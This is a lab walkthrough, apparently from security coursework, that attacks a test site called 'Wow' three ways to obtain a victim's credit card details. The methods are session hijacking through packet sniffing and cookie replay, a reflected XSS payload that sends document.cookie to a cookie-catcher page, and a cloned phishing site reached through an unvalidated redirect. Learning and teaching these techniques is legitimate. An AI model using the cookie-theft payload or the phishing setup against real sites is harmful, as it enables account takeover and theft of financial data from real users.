Case Study 2:

Attack:

* Broken Authentication and Session Hijacking
* Cross Site Scripting
* Unvalidated Redirects and Forwards


Mission 1: TO find the Victim Credit Card Information along with name, city and Phone number In LOCAL AREA NETWORK [LAN] using Packet Sniffer.

Solution :


Requirements:

* Any Browser (We Use Chrome)
* Fiddler / Wireshark Packet Sniffing Software .


1). Open the Chrome Browser and register yourself . You will Be Redirected to login page.




2). Open Fiddler or Wireshark turn Capture Packet on.



3).Enter the Username and Password.




4). Switch to fiddler Window, Details are clearly Showed on Screen Shot .




5). Now we have captured Packets of the Victim with Sessions.

6). Double Click on the response and click on cookies tab.




7).Now go to Composer Tab and drag and drop the response packet in composer tab. It will paste the sniffed url along with the cookie information. And hit Execute .



8).The respond Packet uses the hijacked session and get the attacker directly to the home without entering the credentials .

9). You can see the details of the user by hitting the response page twice and in the response window down below right go to the WEBview where the HTML page is Displayed .



Mission 2: TO find the Victim Credit Card Information along with name, city and Phone number In WIDE AREA NETWORK [LAN] using Cross Site Scripting (XSS) Attack .

Solution:

Requirements:

* Chrome Browser. [Let Say it is Victim]
* Mozilla Firefox Browser. [Let Say it is Attacker ]
* Grease Monkey Firefox Add-on with Cookie Injector Script

1). Find the Search box at the end of the page and try

<Script>alert(0);</script>

If a Popup comes up it means the website is vulnerable to XSS.

2).You can see the URL with A Get request:

*Wow/searcha.php?search=%3Cscript%3Ealert%280%29%3B%3C%2Fscript%3E*

3). Now using the document. Cookie() Function we are going to steal the cookie from the user browser and save it to the cookie.html file.


Type in address bar and sent the link to the remote user :

Wow/searcha.php?search=<script>document.location='cookiecatcher.php?cookie='+escape(document.cookie);</script>


4).In cookies .html you we have the cookies saved in the file.

5). Now the Next thing is to Inject this cookie(using the cookies to get the Home page).

6).To inject cookies we use Grease Monkey firefox Add-on with a cookie Injector script installed .  
 Type Alt+C a popup will open up , Paste the cookie and hit Ok .



7). Now go to home.php you can see User Information



Mission 3: TO find the Victim Credit Card Information along with name, city and Phone number using Phishing ( Unvalidated redirect and Forwards )

Solution:

We have to Folders:

* Wow: Original Website
* Remote-Attacker: Duplicate/fake/phishing Website.

1). We have to redirect victim to the phishing web site using social engineering , so that he will click on the link and enter the credentials .

2). we are presuming that the victim will click on the phishing website.

3). This will redirect the user to Remote-Attacker/index.php which Exactly looks same as Original.

4). Now when the Victim click on any link all pages are coming from victim server (Remote-Attacker folder).

5). let’s say victim click on login in navigation menu and type the user name and password.

The password and username is saved in the file in User\_pass.html locating in remote attacker server (Remote-Attack folder)

